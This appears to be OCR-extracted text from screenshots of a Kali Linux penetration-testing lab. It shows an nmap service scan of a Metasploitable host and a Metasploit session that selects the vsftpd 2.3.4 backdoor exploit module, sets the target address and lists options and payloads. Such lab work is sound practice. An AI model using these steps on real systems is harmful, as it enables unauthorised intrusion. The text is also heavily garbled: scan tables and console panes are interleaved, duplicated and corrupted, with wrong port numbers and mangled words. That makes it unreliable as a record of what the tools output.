
PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login?	
514/tcp	open	shell	Netkit rshd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 66.97 seconds





kali_interna@kali: ~

Editor di Testo

Semplice editor di testo

Aiuto

0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Starting Nmap 7.93 (<https://nmap.org>) at 2023-06-04 19:53 CEST

Nmap scan report for 192.168.1.149

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

Not shown: 977 closed tcp ports (conn-refused)

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options (protocol 2.0)

23/tcp open telnet Linux telnetd

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

53/tcp open domain ISC BIND 9.4.2

80 Name Current Setting Required Description (Ubuntu) DAV/2)

111 or or or or

13 RHOSTS open netbios-ssn yes smb The target host(s), see <https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit>

14 RPORT 21 netbios-ssn yes smb The target port (TCP) WORKGROUP)

512/tcp open exec netkit-rsh rexecd

513/tcp open login?

Payload options (cmd/unix/interact):

1099/tcp open java-rmi GNU Classpath gmdiregistry

15 Name Current Setting Required Description shell

204 or or or or

2121/tcp open ftp ProFTPD 1.3.1

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

Exploit target: postgresql PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp open vnc VNC (protocol 3.3)

60 Id Name X11 (access denied)

606 --irc UnrealIRCd

80 0 Automatic ip13 Apache Jserv (Protocol v1.3)

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

View the full module info with the `info`, or `info -d` command. [ults at https://nmap.org/submit/](https://nmap.org/submit/)


Nmap done: 1 IP address (1 host up) scanned in 66.97 seconds

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

Minimizza tutte le finestre aperte e mostra la scrivania
File Azioni Modifica Visualizza Aiuto

kali_interna@kali: ~

```
0 Automatic kali_interna@kali: ~
Nmap scan report for 192.168.1.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-04 19:53 CEST
Nmap scan report for 192.168.1.149
View the full module info with the info, or info -d command.
Not shown: 977 closed tcp ports (conn-refused)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options (protocol 2.0)
23/tcp open telnet Linux telnetd
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
53/tcp open domain ISC BIND 9.4.2
80 Name Current Setting Required Description
111 ---
13 RHOSTS 192.168.1.149 yes smb The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
14 RPORT 21 yes smb The target port (TCP) WORKGROUP
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
Payload options (cmd/unix/interact):
1099/tcp open java-rmi GNU Classpath gmdiregistry
15 Name Current Setting Required Description
204 ---
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
Exploit target: postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
60 Id Name X11 (access denied)
606 -- -- irc UnrealIRCd
80 0 Automatic ip13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
View the full module info with the info, or info -d command.
Nmap done: 1 IP address (1 host up) scanned in 66.97 seconds
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

kali_interna@kali: ~

File Azioni Modifica Visualizza Aiuto

msf6 (root@kali: ~)

Compatible Payloads: 1.149

https://nmap.org/ at 2023-06-04 19:53 CEST

Full scan report for 192.168.1.149

No.	#	Name (0.0013s latency)	Disclosure Date	Rank	Check	Description
No.	-	977 closed tcp ports (reset)				
PORT	0	payload/cmd/unix/interact	ION	normal	No	Unix Command, Interact with Established Connection

21/tcp open ftp vsftpd 2.3.4

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options (protocol 2.0)

23/tcp open telnet Linux telnetd

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

53/tcp open domain ISC BIND 9.4.2

80	Name	Current Setting	Required	Description
111	rpc	yes	no	(Ubuntu) DAV/2)

135	RHOSTS	192.168.1.149	yes	smbd	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
139	RPORT	21	yes	smbd	The target port (TCP) WORKGROUP)

512/tcp open exec netkit-rsh rexecd

513/tcp open login?

Payload options (cmd/unix/interact):

1099/tcp open java-rmi GNU Classpath gmdiregistry

15	Name	Current Setting	Required	Description
204	shell			

2121/tcp open ftp ProFTPD 1.3.1

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

Exploit target: postgresql PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp open vnc VNC (protocol 3.3)

6000/tcp open X11 (access denied)

6665/tcp open irc UnrealIRCd

8080/tcp open http Apache Jserv (Protocol v1.3)

